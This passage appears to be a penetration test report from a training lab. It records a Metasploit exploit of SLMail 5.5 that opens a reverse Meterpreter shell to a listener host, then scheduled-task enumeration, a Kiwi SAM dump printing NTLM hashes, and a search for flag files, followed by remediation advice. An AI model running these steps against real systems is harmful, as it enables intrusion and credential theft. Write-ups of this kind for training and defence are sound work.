[*] Exploit completed, but no session was created.
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[-] 172.22.117.20:110 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.22.117.20:110).
[*] Exploit completed, but no session was created.
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:49706 ) at 2023-11-02 23:41:21 -0400

meterpreter > cat flag4.txt
[illegible]meterpreter > 
```

Vulnerability 5	**Findings**
Title	Task Scheduler
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Using the same Meterpreter session from Flag 4, we access the shell by typing “shell” and using schtasks to search for tasks.


Images	
Affected Hosts	172.22.117.20
Remediation	Change permissions to restrict access

```
Folder: \
HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        11/2/2023 9:01:57 PM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
```

Vulnerability 6	**Findings**
Title	Password Hashes- Kiwi
Type (Web app / Linux OS / WIndows OS)	Widows OS
Risk Rating	Critical
Description	Kiwi displays password hashes ,flag found in the cracked NTLM password

Images	 meterpreter > lsa_dump_sam [+] Running as SYSTEM [*] Dumping SAM Domain : WIN10 SysKey : [illegible] Local SID : [illegible] SAMKey : [illegible] RID : 000001f4 (500) User : Administrator RID : 000001f5 (501) User : Guest RID : 000001f7 (503) User : DefaultAccount RID : 000001f8 (504) User : WDAGUtilityAccount Hash NTLM: [illegible] Supplemental Credentials: * Primary:NTLM-Strong-NTOWF * Random Value : [illegible] * Primary:Kerberos-Newer-Keys * Default Salt : WDAGUtilityAccount Default Iterations : 4096 Credentials aes256_hmac (4096) : [illegible] aes128_hmac (4096) : [illegible] des_cbc_md5 (4096) : [illegible] * Packages * NTLM-Strong-NTOWF * Primary:Kerberos * Default Salt : WDAGUtilityAccount Credentials des_cbc_md5 : [illegible] RID : 000003e9 (1001) User : sysadmin Hash NTLM: [illegible]  RID : 000003ea (1002) User : flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 61cc909397b7971a1ceb2b26b427882f ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
Affected Hosts	172.22.117.20
Remediation	Store password hashes in a secure location

Vulnerability 7	**Findings**
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Medium
Description	We can look for flags using -f *flag.txt*, Flag found by searching within the compromised machine.

Images	
Affected Hosts	172.22.117.20
Remediation	Use the principle of least privilege and ensure file systems do not contain sensitive information.

```
meterpreter > -f flag*txt
[-] Unknown command: -f
meterpreter > search -f *flag*.txt
Found 4 results...
==================

Path                                                Size (bytes)  Modified (UTC)
----                                                ------------  --------------
c:\Program Files (x86)\SLmail\System\flag4.txt  32            2022-03-21 11:59:51 -0400
c:\Users\Public\Documents\flag7.txt             32            2022-02-15 17:02:28 -0500
c:\xampp\htdocs\flag2.txt                       34            2022-02-15 16:53:19 -0500
c:\xampp\tmp\flag3.txt                          32            2022-02-15 16:55:04 -0500

meterpreter > cat flag7.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cd C:\Users|Public\Documents
[-] stdapi_fs_chdir: Operation failed: The filename, directory name, or volume label syntax is incorrect.
meterpreter > cd c:\Users\Public\Documents
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd c:\Users\Public\Documents\flag7.txt
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > dir c:\Users\Public\Documents\flag7.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cd Users
meterpreter > cd Public
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\Public\Documents
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Music
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Videos
100666/rw-rw-rw-  278   fil   2019-12-07 04:12:42 -0500  desktop.ini
100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500  flag7.txt

meterpreter > cat flag7.txt
6fd73e3a2c2740328d57ef32557c2fdcmeterpreter >
```

To strengthen Rekall's website and overall security, here are some key steps:

1. Fix Critical Issues

- **Web Vulnerabilities**: Patch issues like XSS scripting, local file inclusion, and command injections. Regularly test web applications to catch similar problems early.
- **Input Validation**: Standardize and improve input validation to block harmful entries.
- **System Updates**: Update outdated systems and address legacy vulnerabilities to reduce risks.

2. Protect Sensitive Data

- **Encrypt Data**: Ensure sensitive information is encrypted in transit and at rest.
- **Limit Access**: Store less sensitive data and restrict access to those who need it.

3. Strengthen Network Security

- **Close Open Ports**: Audit and close unnecessary ports to limit entry points for attackers.
- **Boost Defenses**: Use firewalls and monitoring tools to catch and block suspicious activity.

4. Secure User Credentials

- **Stronger Passwords**: Enforce complex password rules and encourage regular updates.
- **Add MFA**: Use multi-factor authentication for an extra security layer.
- **Improve Storage**: Store passwords securely using modern encryption techniques.

5. Keep an Eye Out

- **Better Monitoring**: Set up detailed logging to quickly detect and respond to issues.
- **Regular Audits**: Conduct regular security reviews to stay ahead of new threats.

6. Manage Public Data

- **Protect Sensitive Info**: Review and limit what’s publicly available, like WHOIS data.
- **Use Privacy Tools**: Consider domain privacy services to keep registration details secure.

By tackling these issues and reducing the risk of future attacks, Rekall can build a more substantial, safer website.